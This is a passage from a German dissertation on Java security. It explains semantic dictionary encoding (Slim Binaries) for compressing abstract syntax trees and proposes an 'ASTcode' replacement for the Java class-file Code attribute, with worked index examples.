[10] In diesem Abschnitt werden aus didaktischen Gründen bereits Java-Beispiele betrachtet, obwohl SDE zunächst eigentlich auf Oberon zugeschnitten ist. In Abschnitt 5.2 wird dann noch auf eventuelle Schwierigkeiten bei der Übertragung des SDE-Ansatzes auf Java eingegangen werden. Für die Zwecke des vorliegenden Abschnittes kann man jedoch problemlos Java-Programme als Beispiele heranziehen.




Abbildung 15: Ein Java-Quellprogramm und der dazugehörige AST mit Verweisen in die Symboltabelle.

Zunächst ist hier das spezielle Format („universelle Symboldatei“) zu nennen, das zur Abspeicherung der Symboltabelle verwendet wird [Fr93]. Dieses stellt im wesentlichen eine plattformunabhängige und kompakte Repräsentation der Symboltabelle dar. Insbesondere enthält diese universelle Symboldatei keine zielarchitekturspezifischen Informationen wie z.B. Adressen, Offsets und Größen von Datentypen.

Der AST, der das Quellprogramm beschreibt, wird in den Slim Binaries in Form von Dictionary-Indizes (Zahlenwerten) repräsentiert. Die Dictionary-Indizes können aus einem semantischen Dictionary, wie es z.B. in Tabelle 3 gezeigt wird, entnommen werden und stellen die Knoten des ASTs dar. Die Knoten beschreiben ihrerseits die semantischen Aktionen eines Quellprogrammes wie z.B. „addiere“, „multipliziere“ usw.

Wie bereits oben angedeutet, werden die ASTs im SDE-Format in komprimierter Form gespeichert. Hierbei wird eine spezielle Variante der LZW-Kompression angewendet, die von Terry A. Welch entwickelt worden ist [We84]. Im Gegensatz zur LZW-Kompression werden jetzt aber als Eingabe für den Kompressionsalgorithmus nicht Zeichenketten, sondern ASTs verwendet. Als Ausgabe des Kompressionsalgorithmus erhält man dann eine Folge von Dictionary-Indizes, die letztendlich in den Slim-Binaries gespeichert werden.

Grundlage dieser „LZW-Kompression für ASTs“ ist das oben bereits erwähnte semantische Dictionary, aus dem die Indizes für die Slim-Binary-Datei entnommen werden. An dieser

Stelle soll nun auf das semantische Dictionary genauer eingegangen und dabei gleichzeitig gezeigt werden, daß diesem eine ähnliche Rolle wie der Stringtabelle bei der LZW-Kompression zukommt.

Das semantische Dictionary ist eine Hauptspeicherdatenstruktur, die beim Kodierungsprozeß der Slim Binaries dynamisch („on-the-fly“) erzeugt wird. In den Slim Binaries steht dann aber nicht das semantische Dictionary selbst, sondern nur eine Folge von denjenigen Indizes, die zur Kodierung des Quellprogrammes benötigt werden; diese Indizes werden aus dem semantischen Dictionary entnommen. Beim Kodierungsprozeß wird das semantische Dictionary zunächst mit solchen Indizes initialisiert, die die Grundkonstrukte der zugrundeliegenden Quellsprache[11] darstellen. Zu diesen grundlegenden Konstrukten gehören in Java beispielsweise die Kontrollstrukturen *if*-, *while*-, *for*- und *try*-Anweisung, aber auch die Operatoren +, -, *, / etc. Beispielsweise handelt es sich in Tabelle 3 dabei um die Dictionary-Einträge 0, 1 und 2, die die binären Operatoren =, + und * repräsentieren. Nachdem die Einträge für die Java-Grundkonstrukte zum Dictionary hinzugefügt worden sind, werden noch während der Initialisierungsphase des Dictionarys - also vor dem Einlesen des Quellprogrammes - die Einträge der Symboltabelle in das Dictionary eingefügt. In dem Dictionary aus Tabelle 3 handelt es sich somit um die Einträge für die Variablen *i*, *j*, *k* und *l* (Indizes 3 - 6). Anschließend können dann nach und nach noch weitere Indizes in das Dictionary aufgenommen werden, während das Quellprogramm kodiert wird. Hierauf wird später noch detaillierter eingegangen.

Das semantische Dictionary aus Tabelle 3 kann jetzt zur Kodierung des Beispielprogrammes aus Abbildung 15 herangezogen werden. Betrachtet man also wieder den Ausdruck *l = i+j*k*, so ergibt sich als dazugehörige SDE-Kodierung die folgende Sequenz von Dictionary-Indizes: 0-6-1-3-2-4-5. Dies entspricht einer Präorder-Traversierung des in Abbildung 15 dargestellten ASTs, d.h. man hat eine Darstellung der Form *= l (+ i * (j k))*. Allgemein erkennt man bereits hier, daß eine Präfixform zur Darstellung von Ausdrücken verwendet wird: Erst wird der Operator kodiert, dann erst folgen die Operanden (z.B. ** (j k)*). Hierfür werden im weiteren Verlauf von Kapitel 5 noch weitere Beispiele angegeben.

[11] Michael Franz verwendet als Quellsprache in [Fr94] Oberon, wohingegen wir Java betrachten.

Index	Bedeutung	Fehlende Einträge
0	. = .	links, rechts
1	. + .	links, rechts
2[12]	. * .	links, rechts
3	i	-
4	j	-
5	k	-
6	l	-

Tabelle 3: Das semantische Dictionary nach der Initialisierung für das Beispiel aus Abbildung 15.

Was aber unterscheidet das semantische Dictionary von einem AST in Tabellenform, wie er z.B. in [ASU88] beschrieben wird? Insgesamt gibt es zwei grundlegende Unterschiede. Der erste Unterschied besteht darin, daß in einem semantischen Dictionary auch unvollständige Einträge vorkommen können, während in einem AST in Tabellenform nur vollständige Einträge auftreten. Beispiele für solche unvollständigen Einträge sind die Indizes, die die Grundkonstrukte der Quellsprache darstellen wie z.B. der =-Operator (Index 0 in Tabelle 3). Michael Franz bezeichnet in seiner Dissertation [Fr94] unvollständige Einträge auch als *Schablonen* (*templates*) und wählt z.B. im Falle des +-Operators als Schreibweise .+., wobei die Punkte jeweils für fehlende Operanden stehen. Im folgenden wird noch häufiger von dieser Schreibweise Gebrauch gemacht.

Nachfolgend soll nun noch ein zweites, etwas umfangreicheres Beispiel betrachtet werden, an dem auch der zweite Unterschied des SDE-Kodierungsschemas im Vergleich zu einem herkömmlichen AST in Tabellenform erläutert werden soll. Angenommen, man hat das folgende Java-Quellprogramm:

```
void f(){
    int i,j,k,l;

    ... // Initialisierung der lokalen Variablen
    l=j+k;
    j=k+i;
    l=k+i;
    j=k*i;
    l=j+k;
}
```

[12] Eigentlich müßten hier noch weitere Indizes für die Grundkonstrukte der Sprache Java folgen, aber aus didaktischen Gründen werden diese hier weggelassen, da sie für die Beispiele dieses Abschnittes nicht relevant sind.

Die SDE-Repräsentation dieses Beispielprogrammes sieht dann (ohne Angabe der Symboltabelle, die eigentlich auch Bestandteil des SDE-Formates ist) folgendermaßen aus, wobei wiederum das semantische Dictionary aus Tabelle 3 zugrundegelegt wird:

```
0 6 1 4 5                    // l=j+k;
0 4 1 5 3                    // j=k+i;
0 6 1 5 3                    // l=k+i;
0 4 2 5 3                    // j=k*i;
0 6 1 4 5                    // l=j+k;
```

Abgesehen von der fehlenden Symboltabelle werden also 25 Indizes in die SDE-Datei (Slim Binary) geschrieben. Allerdings erkennt man leicht, daß jetzt redundante Informationen gespeichert werden. So sind die erste und letzte Zeile (l=j+k) identisch. In diesem Falle handelt es sich mithin um einen gemeinsamen Teilausdruck (*common subexpression*). Auch die Sequenz 1 5 3 (entspricht dem Teilausdruck k+i) tritt in obiger Kodierung mehrfach auf.

An dieser Stelle kommt jetzt die zweite die Idee des SDE-Kodierungsschemas ins Spiel: Es werden während der Kodierung des Quellprogrammes adaptiv noch weitere Indizes in das SDE-Dictionary mit aufgenommen, so daß auch gemeinsame Teilausdrücke berücksichtigt werden können. Wenn der Ausdruck $l = j+k$ das erste Mal bei der Kodierung des Quellprogrammes bearbeitet wird, könnten u.a. noch die Einträge $l = .$, $. = j+k$, $j+.$, $.+k$ und $j+k$ zum Dictionary hinzugenommen werden, in der Hoffnung, daß einige dieser „Ausdrücke“ im weiteren Verlauf des Kodierungsprozesses noch einmal auftreten. Dann könnte man einige Indizes in der SDE-Datei einsparen und mithin eine kompaktere Fassung der SDE-Datei erhalten. Strenggenommen werden also in einer SDE-Datei nicht Bäume, sondern gerichtete azyklische Graphen (*directed acyclic graphs*) gespeichert. Trotzdem behalten wir auch weiterhin den Terminus AST bei.

Wenn man die eben angedeutete Strategie auf unser Beispielprogramm anwendet, so ergibt sich ein semantisches Dictionary, wie in Tabelle 4 dargestellt.

Index	Bedeutung	Fehlende Einträge
0	. = .	links, rechts
1	. + .	links, rechts
2	. * .	links, rechts
3	i	-
4	j	-
5	k	-
6	l	-
7	l=.	rechts
8	j+.	rechts
9	.+k	links
10	j+k	-
11	.= j+k	links
12	l = j+k	-
13	j =.	rechts
14	k+.	rechts
15	.+i	links
16	k+i	-
17	.= k+i	links
18	j=k+i	-
19	l=k+i	-
20	.=k*i	links
21	k*i	-
22	k*.	rechts
23	.*i	links
24	j=k*i	-

Tabelle 4: Ein semantisches Dictionary mit zusätzlichen Einträgen, die während des Kodierungsprozesses adaptiv hinzugefügt worden sind (weißer Bereich). Das Dictionary wird sowohl beim Kodierungsprozeß als auch beim Dekodierungsprozeß „on-the-fly“ erzeugt.




Abbildung 16: Kodierung eines Quellprogrammes in das Slim-Binary-Format (Abbildung entnommen aus [FK97a]).

Mit dem Dictionary aus Tabelle 4 erhält man für obiges Beispielprogramm die folgende SDE-Repräsentation:

```
0 6 1 4 5                          // l=j+k;
0 4 1 5 3                          // j=k+i;
7 16                               // l=k+i;
13 2 5 3                           // j=k*i;
12                                 // l=j+k;
```

Man erkennt, daß jetzt die Repräsentation kompakter geworden ist; denn man hat nur noch 17 anstelle von 25 Einträgen. Allerdings bekommt man diese Platzersparnis nicht für umsonst, da jetzt das Dictionary größer geworden ist (25 Einträge im Vergleich zu den sieben Einträgen in Tabelle 3). Je größer aber das Dictionary ist, desto größer werden die Indizes und um so mehr Bytes werden zur Darstellung eines Index benötigt. Auf alle Fälle brauchen nicht alle Einträge, wie in Tabelle 4 dargestellt, zum Dictionary hinzugefügt zu werden. Nähere Informationen zu den Einfüge-Strategien für Dictionary-Indizes sind in [Fr94] zu finden. Dort wird auch auf Datenstrukturen zur Verwaltung des Dictionarys im Hauptspeicher eingegangen. In diesem Zusammenhang wird eine Art Hashtabelle als Datenstruktur zum Sortieren der Dictionary-Einträge erwähnt. Diese Hashtabelle wird über das semantische Dictionary gelegt und sortiert die Einträge nach ihrer semantischen Bedeutung (Addition, Multiplikation etc.). Hierdurch wird das Auffinden von bereits im semantischen Dictionary vorhandenen Ausdrücken erleichtert, so daß der Kodierungsprozeß beschleunigt werden kann. Die im Rahmen dieser Dissertation vorgenommene Implementierung macht auch von dieser Datenstruktur Gebrauch.

Während des Dekodierungsprozesses wird nun das gleiche semantische Dictionary wie bei der Kodierung rekonstruiert. Insbesondere sollte also beachtet werden, daß während des Dekodierungsprozesses die zusätzlichen (adaptiven) Dictionary-Einträge in der gleichen Reihenfolge in das Dictionary eingefügt werden wie beim Kodierungsprozeß, da anderenfalls keine Synchronisation erfolgt und mithin die SDE-Datei (Slim Binary) nicht mehr dekodiert werden kann. An dieser Stelle erkennt man somit auch wieder die Ähnlichkeit zur LZW-Kompression: In beiden Fällen wird während des Kodierungsvorgangs ein Dictionary (im Falle der LZW-Kompression handelt es sich dabei um eine Stringtabelle) aufgebaut, das aber nicht Bestandteil der komprimierten Datei ist. Erst beim Dekodierungsprozeß wird dann das gleiche Dictionary wieder dynamisch („on-the-fly“) erzeugt. Zum besseren Verständnis wird in Abbildung 16 noch einmal der gesamte Kodierungsvorgang dargestellt, beginnend beim Parsen des Quellprogrammes bis hin zum Schreiben der Slim Binaries.

Wird nun eine Datei im SDE-Format, etwa ein Juice-Applet, geladen, so wird der Maschinencode während des Ladevorgangs durch einen codegenerierenden Lader erzeugt. Dabei ist der codegenerierende Lader mit einem JIT-Compiler vergleichbar, der häufig zur Beschleunigung der Ausführung von Java-Programmen eingesetzt wird [KG98, Gr98, Sy00].

Beim SDE-Ansatz geschieht die Codeerzeugung jedoch modulweise, wohingegen ein JIT-Compiler die Codeerzeugung methodenweise vornimmt. Der Vorteil des SDE-Ansatzes besteht darin, daß an dem erzeugten Zielcode einfacher globale Optimierungen durchgeführt werden können wie z.B. eine globale Vergabe von Registern (*global register allocation*). Dies ist nicht so leicht möglich, wenn der Code Methode für Methode erzeugt wird, wie dies bei einem JIT-Compiler der Fall ist [Fr97].

5.2 Slim Binaries für Java (*ASTcode*)

In diesem Abschnitt soll jetzt der SDE-Ansatz auf Java übertragen werden; es soll also das Klassendateiformat durch ein Slim-Binary-Format für Java (*ASTcode*) ersetzt werden. Neben der Plattformunabhängigkeit soll auch die Kompaktheit ein Designziel dieses neuen Zwischenformates sein. *Hauptziel ist es jedoch, ein Format zu entwickeln, bei dem der Nachweis, daß grundlegende Regeln der Sprache Java eingehalten werden, einfach durchzuführen ist.*

Zunächst wird das grundlegende Dateiformat für den *ASTcode* vorgestellt. Im daran anschließenden Abschnitt wird dann erläutert, wie die Grundkonstrukte der Sprache Java - Operatoren, Anweisungen etc. - kodiert werden können. Insbesondere ist in diesem Zusammenhang auf einige Besonderheiten der Sprache Java einzugehen, die nicht in Oberon auftreten (z.B. die Ausnahmebehandlung). Danach wird in Abschnitt 5.3 der Verifikationsprozeß[13] speziell für das *ASTcode*-Format näher beschrieben. Gleichzeitig wird in diesem Abschnitt gezeigt, daß dieser Verifikationsvorgang im Gegensatz zur Bytecode-Verifikation ohne eine Daten- und Kontrollflußanalyse auskommt.

5.2.1 Das grundlegende Dateiformat für den *ASTcode*

Ausgangspunkt für das *ASTcode*-Format ist das Klassendateiformat [LY99], das bereits in Abschnitt 2.3 vorgestellt worden ist. Wir erinnern uns daran, daß eine Klassendatei aus den sechs Komponenten

[13] Auch im Zusammenhang mit dem *ASTcode* bedeutet der Verifikationsbegriff wieder die Überprüfung der wichtigsten sicherheitsrelevanten Regeln der Sprache Java.

- Dateikopf,
- Konstantenpool,
- Klassenbeschreibung,
- Felder,
- Methoden und
- zusätzliche Klassenattribute

aufgebaut ist (s. Abschnitt 2.3). Diese grundlegende Struktur soll auch im *ASTcode*-Format erhalten bleiben. Insbesondere dient der Konstantenpool weiterhin als Symboltabelle. Er enthält jetzt aber noch zusätzliche Informationen. Hierauf wird in Abschnitt 5.2.2 noch eingegangen werden, wenn der speziell für den *ASTcode* abgewandelte Konstantenpool beschrieben wird. Außer dem Konstantenpool sind noch andere Informationen einer Klassendatei zu modifizieren wie z.B. die Kennung 0xCAFEBABE im Dateikopf, damit das neue Format vom ursprünglichen Klassendateiformat unterschieden werden kann.

Die wesentlichen Änderungen werden jedoch am *Code*-Attribut vorgenommen, das für jede Methode mit Ausnahme von nativen und abstrakten Methoden in der Klassendatei vorhanden sein muß. Auch in diesem Zusammenhang soll zunächst an die grundlegende Struktur des *Code*-Attributes erinnert werden (s. Abschnitt 2.3):

1. Name des Attributes („Code“),
2. Länge des Attributes,
3. maximale Größe des Operandenstacks,
4. maximale Anzahl an lokalen Variablen,
5. Gesamtlänge des Codearrays,
6. Codearray,
7. Ausnahmetabelle und
8. evtl. zusätzliche Attribute.

Die Einträge 1. und 2. sind auch im neuen Format weiterhin vorhanden. Im Gegensatz dazu werden die Einträge 3. und 4. nicht mehr benötigt. So ist die maximale Größe des Operandenstacks überflüssig, da eine *ASTcode*-Datei ASTs und nicht Code für eine virtuelle Stackmaschine enthalten soll und es mithin keinen Operandenstack mehr gibt. Ähnliches gilt für die maximale Anzahl der lokalen Variablen (in der SUN-Terminologie auch „Register“ genannt). Diese Anzahl wird von der JVM benötigt, damit genug Speicherplatz für die lokalen

Variablen im Variablensegment reserviert werden kann, die in einer Methode verwendet werden. Wird beispielsweise die Bytecode-Instruktion *iload 42* aufgerufen, so wird auf die lokale Variable mit der Nummer 42 zugegriffen, d.h. in der zu bearbeitenden Methode muß die maximale Anzahl an lokalen Variablen mindestens 43 (es gibt eine lokale Variable mit der Nummer 0) betragen. Anderenfalls käme es zu einem unerlaubten Speicherzugriff, was die Integrität der JVM untergraben würde. Da es sich beim Variablensegment um ein Designdetail der JVM handelt, wird die Größe dieses Variablensegmentes im *ASTcode* nicht mehr benötigt; es gibt hier also kein Variablensegment mehr.

Die Einträge 5. und 6. des *Code*-Attributs bleiben auch im neuen Format weiterhin erhalten, allerdings befindet sich im *Code*-Attribut kein Bytecode mehr, sondern, wie mehrfach angedeutet, komprimierte ASTs in Form von Dictionary-Indizes.

Auch die Ausnahmetabelle wird nicht mehr gebraucht, wie nachfolgend kurz erläutert wird. Im Klassendateiformat ist ein Eintrag in diese Ausnahmetabelle folgendermaßen aufgebaut:

- *start_pc*,
- *end_pc*,
- *handler_pc*,
- Typ der Ausnahme, die durch den *catch*-Block behandelt wird.

start_pc, *end_pc* und *handler_pc* sind Indizes in das Bytecode-Array. Dabei ist *start_pc* (*from*) der Startindex des Bereiches, der durch einen Ausnahmebehandler zu schützen ist, und *end_pc* (*to*) gibt den Index des Bytes an, das direkt auf den zu schützenden Bereich folgt. *handler_pc (target)* stellt den Anfang des *catch*-Blockes dar, und bei dem Typ des *catch*-Blockes handelt es sich um den Typ der Ausnahme, die vom *catch*-Block abgefangen wird (z.B. *java.lang.SecurityException*, *java.io.IOException* etc.). Beispiele für Einträge in die Ausnahmetabelle sind in Abschnitt 4.4 zu finden: Dort sind mehrere Sicherheitslücken beschrieben worden, die mit der Ausnahmebehandlung im Bytecode zusammenhingen. Da sich die Einträge in den Ausnahmetabellen auf bestimmte Bytecode-Instruktionen beziehen (wie z.B. *start_pc* und *handler_pc*), werden diese Einträge im *ASTcode*-Format nicht mehr benötigt, zumal die *try*-Anweisungen jetzt direkt als Bäume kodiert werden. In Abschnitt 5.2.3.10 wird noch näher darauf eingegangen, wie die *try*-Anweisungen im *ASTcode* repräsentiert werden können.

Eine weitere Besonderheit des ursprünglichen Klassendateiformates sind Attribute, in denen zusätzliche Informationen gespeichert werden können. Eines dieser Attribute stellt

bekanntlich das *Code*-Attribut dar. Allerdings kann dieses noch eigene zusätzliche Subattribute besitzen. Vordefiniert sind in [LY99] insbesondere das *LineNumberTable*-Attribut und das *LocalVariableTable*-Attribut. Beide Attribute sollen das Debuggen von Klassendateien erleichtern. Ersteres ordnet dabei Bytecode-Instruktionen Zeilennummern des Quellprogrammes zu und wird oft verwendet, um die Zeilennummer derjenigen Stelle des Quellprogrammes anzuzeigen, in der eine Ausnahme ausgelöst worden ist. Das zweite Attribut gibt u.a. den Namen einer lokalen Variablen an. So kann man aus der Bytecode-Instruktion *iload 42* nicht erkennen, wie die dazugehörige lokale Variable im Quelltext heißt. Erst das *LocalVariableTable*-Attribut stellt eine Beziehung zwischen dem Namen einer lokalen Variablen im Quellprogramm und der dazu korrespondierenden Nummer im Variablensegment der JVM her. Im *ASTcode*-Format ist dieses letzte Attribut nicht erforderlich, da jetzt der AST und der Konstantenpool genügend Informationen über lokale Variablen zur Verfügung stellen. Schließlich kann im *ASTcode* der Name einer lokalen Variablen aus dem Konstantenpool entnommen werden (s. Abschnitt 5.2.3.6). Das *LineNumberTable*-Attribut bleibt hingegen erhalten; nur hat man jetzt keine Zuordnung mehr von Zeilennummern des Quellprogrammes und Indizes in das Bytecode-Array, sondern von Zeilennummern des Quellprogrammes und Knoten des entsprechenden ASTs.

Zusammenfassend läßt sich festhalten, daß die grundlegende Struktur einer Klassendatei (s. Abbildung 3) im *ASTcode*-Format erhalten bleibt und somit auch einige der Vorzüge des Klassendateiformates weiterhin bestehen bleiben. Hierzu zählen u.a. die Plattformunabhängigkeit (z.B. durch Einführung des Big-Endian-Prinzips), die Kompaktheit und letztendlich auch der Sicherheitsaspekt, da z.B. für Feld- und Methodenzugriffe immer die dazugehörigen Typinformationen mitgespeichert werden (s. Abschnitt 2.3). Ein weiterer Grund für die Beibehaltung des grundlegenden Dateiformates bestand darin, daß Klassendateien speziell auf die Sprache Java zugeschnitten sind. Geändert wurde im *ASTcode*-Format im wesentlichen nur das *Code*-Attribut; denn dort werden anstelle von Bytecode-Instruktionen nun ASTs in Form von Dictionary-Indizes gespeichert. Weiterhin mußten diejenigen Informationen einer Klassendatei geändert werden, die auf das *Code*-Attribut (insbesondere auf das Bytecode-Array) direkt zugreifen. Hierzu gehören u.a. die Ausnahmetabelle und die Attribute *LocalVariableTable* und *LineNumberTable*. Darüber hinaus werden auch die Maximalgröße des Operandenstacks und die Größe des Variablensegmentes nicht mehr benötigt.

Abschließend wird noch ein (vereinfachtes) Beispiel angegeben, an dem das Grundkonzept des *ASTcode*-Formates verdeutlicht werden soll. Hierzu wird wieder auf das

Beispiel aus Abbildung 15 zurückgegriffen, das nachfolgend aus Gründen der Übersichtlichkeit noch einmal angegeben wird. Ferner ist dabei zu beachten, daß die Methode *f()* in eine Klasse *A* eingebettet worden ist:

```
class A{
        public void f(){
              int i, j, k, l;
              …// Initialisierung der lokalen Variablen i, j, k
              l = i+j*k;
        }
}
```

In der anschließenden Diskussion dieses Beispieles werden ein paar Vereinfachungen vorgenommen, um sich auf das Wesentliche konzentrieren zu können: Zunächst wird nur das *Code*-Attribut beschrieben; die anderen Teile einer *ASTcode*-Datei entsprechen im wesentlichen dem in [LY99] definierten Klassendateiformat (s. Abbildung 3) und bleiben praktisch unverändert. Darüber hinaus müßten strenggenommen auch noch die Deklarationsanweisungen für lokale Variablen in obigem Codebeispiel angegeben werden; hierfür müßte aber auf Abschnitt 5.2.3.6 vorgegriffen werden, in dem u.a. die Kodierung der Deklarationsanweisung lokaler Variablen beschrieben wird, so daß in diesem Rahmen auf die Deklarationsanweisungen für die lokalen Variablen verzichtet wird. Ferner wird hier nicht auf die Initialisierung der lokalen Variablen eingegangen, obwohl die Java-Sprachspezifikation [BGJS00] vorschreibt, daß lokale Variablen vor ihrem ersten lesenden Zugriff initialisiert worden sein müssen. Folglich wird in unserem Beispiel nur die Zuweisung *l = i+j*k* kodiert.

Als *Code*-Attribut erhält man somit für obiges Beispiel:

Konstantenpoolverweis auf den String “Code“	42
Länge des *Code*-Attributes	9
Länge des Codes	7
Codearray	0 6 1 3 2 4 5

Genaugenommen erscheint es überflüssig zu sein, sowohl die Länge des *Code*-Attributes als auch die Länge des Codearrays anzugeben, zumal sich beide Werte nur um zwei Bytes unterscheiden. Allerdings könnte das *Code*-Attribut noch Subattribute wie z.B. das oben erwähnte *LineNumberTable*-Attribut besitzen, so daß sich die Längen des *Code*-Attributes und des Codes um mehr als zwei Bytes unterscheiden.

Darüber hinaus erkennt man, daß jetzt beim *Code*-Attribut einige Einträge im Vergleich zum ursprünglichen Klassendateiformat fehlen, wie weiter oben in diesem Abschnitt schon ausführlicher ausgeführt worden ist. So fehlen u.a. die maximale Größe des Operandenstacks und die maximale Anzahl an lokalen Variablen.

